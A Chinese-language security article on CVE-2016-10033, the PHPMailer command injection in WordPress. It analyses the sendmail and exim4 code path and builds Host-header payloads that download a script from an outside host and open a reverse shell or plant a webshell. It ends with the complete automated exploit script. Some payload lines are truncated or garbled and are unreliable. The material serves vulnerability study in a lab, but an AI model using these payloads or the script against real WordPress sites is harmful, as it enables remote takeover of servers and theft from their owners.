

## 漏洞信息

WordPress 是一种使用 PHP 语言开发的博客平台，用户可以在支持 PHP 和 MySQL 数据库的服务器上架设属于自己的网站。也可以把 WordPress 当作一个内容管理系统（CMS）来使用。WordPress 使用 PHPMailer 组件向用户发送邮件。PHPMailer(版本 < 5.2.18)存在远程命令执行漏洞，攻击者只需巧妙地构造出一个恶意邮箱地址，即可写入任意文件，造成远程命令执行的危害。

## 漏洞编号

CVE-2016-10033

## 影响版本

WordPress <= 4.7.1 PHPMailer < 5.2.18

## 测试环境

### 1. 拉取镜像到本地

```
$ docker pull medicean/vulapps:w_wordpress_6
```

### 1. 启动环境


```
$ docker run -d -p 8000:80 medicean/vulapps:w_wordpress_6
```

-p 8000:80 前面的 8000 代表物理机的端口，可随意指定。

访问 <http://127.0.0.1:8000> 看到 WordPress 主界面代表启动成功

## 漏洞分析

漏洞页面：/wp-login.php?action=lostpassword



此处是管理员重置密码页面，wordpress使用phpmailer组件进行重置密码邮件的发送，但是phpmailer < 5.2.18之前的版本存在命令注入漏洞，具体你可以先阅读分析文章[链接](#)。

我们来看看这个漏洞在wordpress中的情况。漏洞文件是class.phpmailer.php，我们在wordpress中搜索查看这个文件，该文件在wp-includes目录下。我们可以发

```
/**
 * Which method to use to send mail.
 * Options: "mail", "sendmail", or "smtp".
 * @var string
 */
public $Mailer = 'mail';

/**
 * The path to the sendmail program.
 * @var string
 */
public $Sendmail = '/usr/sbin/sendmail';
```

我们发现，实际上phpmailer组件是调用linux系统命令sendmail进行邮件发送，命令格式为：sendmail -t -i -fusername@hostname。并且我们继续审计代码发现：

```
/**
 * Get the server hostname.
 * Returns 'localhost.localdomain' if unknown.
 * @access protected
 * @return string
 */
protected function serverHostname()
{
    $result = 'localhost.localdomain';
    if (!empty($this->Hostname)) {
        $result = $this->Hostname;
    } elseif (isset($_SERVER) and array_key_exists('SERVER_NAME', $_SERVER) and !empty($_SERVER['SERVER_NAME'])) {
        $result = $_SERVER['SERVER_NAME'];
    } elseif (function_exists('gethostname') && gethostname() !== false) {
        $result = gethostname();
    } elseif (php_uname('n') !== false) {
        $result = php_uname('n');
    }
}
```

```
    return $result;
}
```

serverHostname函数通过传入的SERVER\_NAME参数来获取主机名，该主机名即HTTP请求报文中的host值，但是SERVER\_NAME参数并没有经过任何过滤，因此我们可以

更棒的是，sendmail 提供了-O和-X参数，-X参数用于写入日志文件，我们可以使用-OQueueDirectory=/tmp/-X/tmp/smtplib命令组合，它会将发送的邮件保存到/tmp/smtplib中，那么在请求的时候payload应该类似于这样：

```
POST /wordpress/wp-login.php?action=lostpassword HTTP/1.1
Host: aaa( -X/tmp/smtplib )@qq.com
```


在@前面，如果加上括号，将可以引入空格，这样就可以拼接到了sendmail命令中并且保存了测试邮件文件。那么如果我们写入的是Webshell后门文件呢？

思路很好，然而现实很无奈。

- wordpress方面以及PHPMailer库方面都会防止攻击者注入空字符（空格或TAB）到sendmail命令中。并且，添加括号引入向sendmail中注入参数的方法已经行不通了，
- 比如我们想要调用/bin/touch的时候也会出问题，因为host字段中如果出现/，服务器会拒绝我们的请求。

因此上述的Sendmail技术在这种情况下不起作用，这条路走不通了！

正感觉走投无路的时候，这时候我们不妨喝杯茶冷静一下，为什么sendmail能够产生命令注入漏洞呢？我们去了解一下sendmail。然后就会发现柳暗花明又一村了。我们可



```
root@2eb502c9a28b:~# which sendmail
/usr/sbin/sendmail
root@2eb502c9a28b:~# file /usr/sbin/sendmail
/usr/sbin/sendmail: symbolic link to `exim4'
root@2eb502c9a28b:~#
```

那么我们可以利用exim4的语法参数进行命令执行参数的拼接啊！我们查看exim4的帮助手册，可以发现-be参数

```
Run Exim in expansion testing mode. Exim discards its root
privilege, to prevent ordinary users from using this mode to
read otherwise inaccessible files. If no arguments are given,
Exim runs interactively, prompting for lines of data. Other-
wise, it processes each argument in turn.
```

If Exim was built with USE\_READLINE=yes in Local/Makefile, it tries to load the libreadline library dynamically whenever the -be option is used without command line arguments. If successful, it uses the readline() function, which provides extensive line-editing facilities, for reading the test data. A line history is supported.

Long expansion expressions can be split over several lines by using backslash continuations. As in Exim's run time configuration, white space at the start of continuation lines is ignored. Each argument or data line is passed through the string expansion mechanism, and the result is output. Variables from the configuration file (for example, \$qualified\_domain) are available, but no message-specific values (such as \$message\_exim\_id) are set, because no message is being processed (but see -bem and -Mset).

Note: If you use this mechanism to test lookups, and you change the data files or databases you are using, you must exit and restart Exim before trying the same lookup again. Otherwise, because each Exim process caches the results of lookups, you will just get the same result as before. Macro processing is done on lines before string-expansion: new macros can be defined and macros will be expanded. Because macros in the config file are often used for secrets, those are only available to admin users.

简单来说，-be参数是一个字符串拓展测试命令，它可以读取一些变量的数据。比如，\$tod\_log，它可以显示系统时间。

```
~$ sendmail -be '$tod_log'
2018-04-20 16:26:47
```

并且，exim4提供了一些函数用来执行一些命令，如字符串截取函数substr、\$run系统调用函数。

我们可以截取空格字符。如图所示，substr函数从第十个字符开始截取，共截取一个字符，也就是时间字符串的第11个字符，是空格字符。

```
>>> :~$ sendmail -be '$tod_log'
2018-04-20 16:26:47
>>> :~$ sendmail -be '${substr{10}{1}{$tod_log}}'

>>> :~$ _
```

那么同理，我们也可以截取/字符串：

```
ssooking@xxx: ~
File Edit View Search Terminal Help
→ ~ sendmail -be '${spool_directory}'
{/var/spool/exim4}
→ ~ sendmail -be '${substr{0}{1}{$spool_directory}}'
/
→ ~ _
```

我们测试使用\$run函数调用系统命令

```
ssooking@xxx: ~
File Edit View Search Terminal Help
→ ~ sendmail -be '${run{/usr/bin/id}}'
uid=1000(ssooking) gid=1000(ssooking) groups=1000(ssooking),24(cdrom),27(sudo),29(audio),44(video)
net 10.203.225.6: vmnet1: <BROADCAST MULTICAST UP LOU
valid_lft forever preferred_lft forever
→ ~
```

到这里，遇到的问题都解决了，我们于是可以构造payload如下，该payload在/tmp/目录下创建test.txt文件：

```
aa(any -froot@localhost -be ${run{/bin/touch /tmp/test.txt}} null)
```

空格 ==> \${substr{10}{1}{\$tod\_log}}

/ ==> \${substr{0}{1}{\$spool\_directory}}

转换过来就是

```
aa(any -froot@localhost -be ${run}${substr{0}{1}{$spool_directory}}bin${substr{0}{1}{$spool_directory}}touch${substr{10}{1}{$tod_log}})
```

我们去密码重置页面输入重置用户名为admin，提交之后拦截请求，并把host的值修改为我们的payload：

```
POST /wp-login.php?action=lostpassword HTTP/1.1
Host: aa(any -froot@localhost -be ${run}${substr{0}{1}{$spool_directory}}bin${substr{0}{1}{$spool_directory}}touch${substr{10}{1}{$tod_log}})
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://172.16.176.128:8000/wp-login.php?action=lostpassword
Cookie: wordpress_test_cookie=WP+Cookie+check
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 63

user_login=admin&redirect_to=&wp-submit=Get+New+Password
```

提交请求：

Request	Response
<div>Raw Params Headers Hex</div> <pre>POST /wp-login.php?action=lostpassword HTTP/1.1 Host: aa(any -froot@localhost -be \${run}\${substr{0}{1}}\${spool_directory}}bin\${substr{0}{1}}\${spo ol_directory}}touch\${substr{10}{1}}\${tod_log}}\${substr{0}{1}}\${\$ spool_directory}}tmp\${substr{0}{1}}\${spool_directory}}test.txt }} null) User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0 .8 Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://172.16.176.128:8080/wp-login.php?action=lostpassword Cookie: wordpress_test_cookie=WP+Cookie+check DNT: 1 Connection: close Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 56</pre>	<div>Raw Headers Hex</div> <pre>HTTP/1.1 302 Found Date: Fri, 20 Apr 2018 09:42:23 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: PHP/5.5.9-1ubuntu4.21 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/ X-Frame-Options: SAMEORIGIN Location: wp-login.php?checkemail=confirm Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8</pre>

在/tmp目录下发现成功生成了测试文件。

```
root@2eb502c9a28b:~# ls /tmp/
sqlpX1Xvz
root@2eb502c9a28b:~# ls
root@2eb502c9a28b:~# ls /tmp/
sqlpX1Xvz  test.txt
root@2eb502c9a28b:~#
```

执行任意命令

实际上我们按照刚才的思路，替换我们想要执行的命令即可。但实际利用起来，还是有些需要注意的地方：

- 执行的命令不能包含大量特殊字符，如：、引号等。
- 命令会被转换成小写字母
- 命令需要使用绝对路径
- 需要知道某一个存在的用户的用户名

写入shell

反弹shell

思路是利用curl或者wget命令下载远程文件。这里我测试下载执行一个反弹bash脚本。需要注意的地方：

远程 URL 中不能有 http://

所有字母必须小写

□

远程反弹shell脚本：172.16.176.1:8080/a.txt，内容：

```
nohup bash -i >/dev/tcp/172.16.176.1/1337 0<&1 2>&1) &
```

payload：

```
aa(any -froot@localhost -be ${run{/usr/bin/wget --output-document /tmp/rce 172.16.176.1/a.txt}} null)
```

执行反弹shell：

```
aa(any -froot@localhost -be ${run{/bin/bash /tmp/rce}} null)
```

两个payload转换过来就是

```
aa(any -froot@localhost -be ${run}${substr{0}{1}}${spool_directory}}usr${substr{0}{1}}${spool_directory}}bin${substr{0}{1}}${spool_directory}}touch${substr{10}{1}}${tod_log}}${substr{0}{1}}${$
```

```
aa(any -froot@localhost -be ${run}${substr{0}{1}}${$spool_directory}}bin${substr{0}{1}}${$spool_directory}}bash${substr{10}{1}}${$to
```

在反弹主机上用nc监听1337端口，分别按顺序提交payload即可获取到反弹shell

```
nc -nv -l -p 1337
```

```
listening on [any] 1337 ...
connect to [172.16.176.1] from (UNKNOWN) [172.16.176.128] 49419
bash: cannot set terminal process group (903): Inappropriate ioctl for device
bash: no job control in this shell
www-data@1b760c68172b:/$ whoami
whoami
www-data
www-data@1b760c68172b:/$ _
```

先知社区

写入一句话webshell

同理，可以直接下载一句话webshell，然后菜刀连接。payload：

payload：

```
aa(any -froot@localhost -be ${run}{/usr/bin/wget --output-document a.php 172.16.176.1/a.txt}} null)
```

转换过来即

```
aa(any -froot@localhost -be ${run}${substr{0}{1}}${$spool_directory}}usr${substr{0}{1}}${$spool_directory}}bin${substr{0}{1}}${$spool_directory}}bash${substr{10}{1}}${$to
```

## POC

自动化提交payload，获取反弹shell。通过python -mSimpleHTTPServer 80建立web服务，用于目标下载shell。运行是需要用管理员权限，因为监听了80端口。

## 使用方法

```
sudo ./wordpress-rce-exploit.sh http://172.16.176.128:8000
```

```
#!/bin/bash
#
#
#   _ _ _ _ _
#  / /  _ _ _ _ _ / / / / / _ _ _ _ / / _ _ _
#  / /  / _ \ _ _ \ _ _ \ / / / / _ _ \ _ _ / / / _ _ \ _ _ /
#  / / _ / _ / / / / / / _ / / / / / / , < / _ / / ( _ )
#  / _ _ / \ _ / \ , \ _ , / / / / / \ _ , \ _ / / | \ _ / / / _ /
#
#
#
# WordPress 4.6 - Remote Code Execution (RCE) PoC Exploit
# CVE-2016-10033
#
# wordpress-rce-exploit.sh (ver. 1.0)
#
#
# Discovered and coded by
#
# Dawid Golunski (@dawid_golunski)
# https://legalhackers.com
#
# ExploitBox project:
# https://ExploitBox.io
#
# Full advisory URL:
# https://exploitbox.io/vuln/WordPress-Exploit-4-6-RCE-CODE-EXEC-CVE-2016-10033.html
#
# Exploit src URL:
# https://exploitbox.io/exploit/wordpress-rce-exploit.sh
#
#
# Tested on WordPress 4.6:
# https://github.com/WordPress/WordPress/archive/4.6.zip
#
```

```

# Usage:
# ./wordpress-rce-exploit.sh target-wordpress-url
#
#
# Disclaimer:
# For testing purposes only
#
# -----
#
# Interested in vulns/exploitation?
#
#
#                               ./lc'
#                               .,cdkk000ko;.
#                               .,lxxkkkk000000001'
#                               .':oxxxxxkkkk0000000KK0x:'
#                               .;ldxxxxxxxxkx1,. 'lk0000KKKXXXKd;.
#                               ':xxxxxxxxxo;. .:oOKKKXXXNNNN0l.
#                               '';ldxxxxxdc,. .oOXXXNNNXd;.
#                               .ddc;,, :c;. .c: .cxc:;:ox:
#                               .dxxxxo, ., ,kMMM0:. ., .lxxxx:
#                               .dxxxxxc lW. oMMMMMMMK d0 .xxxxxx:
#                               .dxxxxxc .0k.,KWMWWNo :X: .xxxxxx:
#                               .dxxxxxc .xN0xxxxxxxxkXK, .xxxxxx:
#                               .dxxxxxc lddOMMMWd0MMMMKddd. .xxxxxx:
#                               .dxxxxxc .cNMMMN.oMMMx' .xxxxxx:
#                               .dxxxxxc lKo;dNMN.oMM0;:Ok. 'xxxxxx:
#                               .dxxxxxc ;Mc .lx.:o, K1 'xxxxxx:
#                               .dxxxxdl;. ., .. ;cdxxxxxx:
#                               .dxxxxxxxxxdc,. 'cdkxxxxxxxx:
#                               .':xxxxxxxxdl;. .;lxkkkkkxxxxdc,.
#                               .;ldxxxxxxxxxdc, .cxkkkkkkkkkxd:.
#                               .':xxxxxxxxx.ckkkkkkkkkx1,.
#                               .,cdxxxxx.ckkkkkxc.
#                               .':odx.cxx1,.
#                               .,.'.
#
# https://ExploitBox.io
#
# https://twitter.com/Exploit_Box
#
# -----

```

```
rev_host="172.16.176.1"
```

```

function prep_host_header() {
    cmd="$1"
    rce_cmd="\${run{$cmd}}";

    # replace / with ${substr{0}{1}{$spool_directory}}
    #sed 's^/^${substr{0}{1}{$spool_directory}}^g'
    rce_cmd="`echo $rce_cmd | sed 's^/^${substr{0}{1}{\$spool_directory}}^g'`"

    # replace ' ' (space) with
    #sed 's^ ^${substr{10}{1}{$tod_log}}^g'
    rce_cmd="`echo $rce_cmd | sed 's^ ^${substr{10}{1}{\$tod_log}}^g'`"
    #return "target(any -froot@localhost -be $rce_cmd null)"
    host_header="target(any -froot@localhost -be $rce_cmd null)"
    return 0
}

```

```
#cat exploitbox.ans
```

```
intro="
```

```

DQobWzBtIBtbMjFDGlsxOzM0bSAGICAuO2xjJw0KG1swbSAbWzIxQxtbMTszNG0uLGNka2tPT09r
bzsuDQobWzBtICAgX19fX19fXxtbOEMbWzE7MzRtLiwG1swbV9fX19fX19fG1s1Q19fX19fX19f

```

Gls2Q19fX19fX18NCiAgIFwgIF9fXy9fIF9fX18gG1sXOzM0bScbWzBtX19fXBtbNkMvX19fX19c  
Gls2Q19fX19fX19cXyAgIF8vXw0KICAgLyAgXy8gICBcXCAGIFwvICAgLyAgIF9fLxtbNUMvLyAg  
IHwgIFxfX19fXy8vGls3Q1wNCiAgL19fX19fX19fXz4+Gls2QzWgX18vICAvICAgIC8tXCBfX19f  
IC8bWzVDXCBfX19fX19fLw0KIBtbMTFDPDF9fXy9cX19fPiAgICAvX19fX19fX18vICAgIC9fX19f  
X19fPg0KIBtbNkMbWzE7MzRtLmRkYzssLDp jOy4bWz1DG1swbSxjOhtbOUMBWzM0bS5jeHhjOjs6  
b3g6DQobWzM3bSAbWzZDG1sXOzM0bS5keHh4eG8sGls1QxtbMG0uLCAGICxrTUlNMDouICAuLBtb  
NUMbWzM0bS5seHh4eHg6DQobWzM3bSAbWzZDG1sXOzM0bS5keHh4eHhjGls1QxtbMGlsVy4gb01N  
TU1NTU1LICBkMBtbNUMbWzM0bS54eHh4eHg6DQobWzM3bSAbWzZDG1sXOzM0bS5keHh4eHhjGls1  
QxtbMG0uMGsuLEtXTU1NV05vIDpYOhntbNUMbWzM0bS54eHh4eHg6DQobWzM3bSAbWzZDLhtbMTsz  
NGlkeHh4eHhjGls2QxtbMG0ueE4weHh4eHh4eGtYSywbWzZDG1szNG0ueHh4eHh4Og0KGlszN20g  
Gls2Qy4bWzE7MzRtZHH4eHh4YyAgICAbWzBtbGRKt01NTU1XZDBNTU1NS2RkZC4gICAbWzM0bS54  
eHh4eHg6DQobWzM3bSAbWzZDG1sXOzM0bS5keHh4eHhjGls2QxtbMG0uY05NTU1OLm9NTU1NeCcb  
WzZDG1szNG0ueHh4eHh4Og0KGlszN20gGls2QxtbMTszNG0uZHH4eHh4YxtbNUMbWzBtbEtVO2RO  
TU4ub01NMDs6T2suICAgIBtbMzRtJ3h4eHh4eDoNChtbMzdtIBtbNkMbWzE7MzRtLmR4eHh4eGMg  
ICAgGlsWbTtNyYAgIC5seC46bywgICAgS2wgICAgGlszNG0neHh4eHh4Og0KGlszN20gGls2Qxtb  
MTszNG0uZHH4eHh4ZGw7LiAuLBtbMTVDG1swOzM0bS4uIC47Y2R4eHh4eHg6DQobWzM3bSAbWzZD  
GlsXOzM0bS5keHh4eCABWzBtX19fX19fX18bWzEwQ19fX18gIF9fX19fIBtbMzRteHh4eHg6DQob  
WzM3bSAbWzZDG1sXOzM0bS4nOm94IBtbMGlcGls2Qy9fIF9fX19fX19fXCAGIFwvICAgIC8gGlsz  
NGl4eGMSLg0KGlszN20gGlsXMUMbWzE7MzRtLiAbWzBtLxtbNUMvICBcXBtbOEM+Gls3QzWgIBtb  
MzRteCwNChtbMzdtIBtbMTJDLxtbMTBDLyAgIHwgICAvICAgL1wgICAgXA0KIBtbMTJDXF9fX19f  
X19fXzxfX19fX19fPF9fX18+IFxfX19fPg0KIBtbMjFDG1sXOzM0bS4nOm9keC4bWzA7MzRtY2t4  
bCwuDQobWzM3bSAbWzI1QxtbMTszNG0uLC4bWzA7MzRtJy4NChtbMzdtIAOK"

intro2="

ICAgICAgICAgICAgICAgICAgIBtbNDRtfcBFfEHbsb2l0Qm94LmlvIHwbWzBtCgobWzk0bSsgLS09  
fBtbMG0gGls5MW1xb3JkcHJlc3MgQ29yZSAteFVuYXV0aGVudGljYXRlZCBSQ0UgRXhwbG9pdBtb  
MG0gIBtbOTRtfBtbMG0KGls5NG0rIC0tPXwbWzBtICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg  
ICAgICAgICAgICAgICAgICAgICAbWzk0bXwbWzBtChtbOTRtKyAtLTl8GlsWbSAGICAgICAgICBE  
aXNjb3ZlcmVkiCYgQ29kZWQgQnkgaGAgICAgICAgICAgICAgICAgGls5NGl8GlsWbQobWzk0bSsgLS09  
fBtbMG0gICAgICAgICAgICAgICAgICAbWzk0bURhd2lkIEdivbHVuc2tpGlsWbSAGICAgICAgICAgICAg  
ICAgICAgIBtbOTRtfBtbMG0gChtbOTRtKyAtLTl8GlsWbSAGICAgICAgICAgIBtbOTRtaHR0cHM6Ly9sZWdh  
bGhhY2t1cnMuY29tGlsWbSAGICAgICAgICAgICAgGls5NGl8GlsWbSAKGls5NG0rIC0tPXwbWzBt  
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAbWzk0bXwbWzBt  
ChtbOTRtKyAtLTl8GlsWbSAiV2l0aCBHcmVhdCBQb3dlciBDb2llcyBHcmVhdCBSZXNwb25zaWJp  
bG10eSigGls5NGl8GlsWbSAKGls5NG0rIC0tPXwbWzBtICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg  
cnBvc2VzIG9ubHkgKiAgICAgICAgICAgICAbWzk0bXwbWzBtIAoKCg=="

echo "\$intro" | base64 -d  
echo "\$intro2" | base64 -d

```
if [ "$#" -ne 1 ]; then
echo -e "Usage:\n$0 target-wordpress-url\n"
exit 1
fi
target="$1"
echo -ne "\e[91m[*]\033[0m"
read -p " Sure you want to get a shell on the target '$target' ? [y/N] " choice
echo
```

```
if [ "$choice" == "y" ]; then
```

```
echo -e "\e[92m[*]\033[0m Guess I can't argue with that... Let's get started...\n"
echo -e "\e[92m[+]\033[0m Connected to the target"
```

```
# Serve payload/bash script on :80
RCE_exec_cmd="(sleep 3s && nohup bash -i >/dev/tcp/$rev_host/1337 0<&1 2>&1) &"
echo "$RCE_exec_cmd" > rce.txt
python -mSimpleHTTPServer 80 2>/dev/null >&2 &
hpid=$!
```

```
# Save payload on the target in /tmp/rce
cmd="/usr/bin/curl -o/tmp/rce $rev_host/rce.txt"
prep_host_header "$cmd"
curl -H"Host: $host_header" -s -d 'user_login=admin&wp-submit=Get+New+Password' $target/wp-login.php?action=lostpassword
echo -e "\n\e[92m[+]\e[0m Payload sent successfully"
```

```
# Execute payload (RCE_exec_cmd) on the target /bin/bash /tmp/rce
cmd="/bin/bash /tmp/rce"
prep_host_header "$cmd"
curl -H"Host: $host_header" -d 'user_login=admin&wp-submit=Get+New+Password' $target/wp-login.php?action=lostpassword &
```



```
echo -e "\n\e[92m[+]\033[0m Payload executed!"

echo -e "\n\e[92m[*]\033[0m Waiting for the target to send us a \e[94mreverse shell\e[0m...\n"
nc -nvv -l -p 1337
echo
else
echo -e "\e[92m[+]\033[0m Responsible choice ;) Exiting.\n"
exit 0

fi

echo "Exiting..."
exit 0
```

## 修复建议

更新wordpress、phpmailer到最新版本

## 参考链接

<https://paper.seebug.org/161/>

<http://bobao.360.cn/news/detail/4146.html>

[http://vulapps.evalbug.com/w\\_wordpress\\_6/](http://vulapps.evalbug.com/w_wordpress_6/)

<https://github.com/opsxcq/exploit-CVE-2016-10033>

<https://github.com/vulhub/vulhub/tree/master/wordpress/pwnscriptum>

点击收藏 | 1 关注 | 1

[上一篇：从零做题之0ctf-login me复盘](#) [下一篇：一些中间件测试常见步骤](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)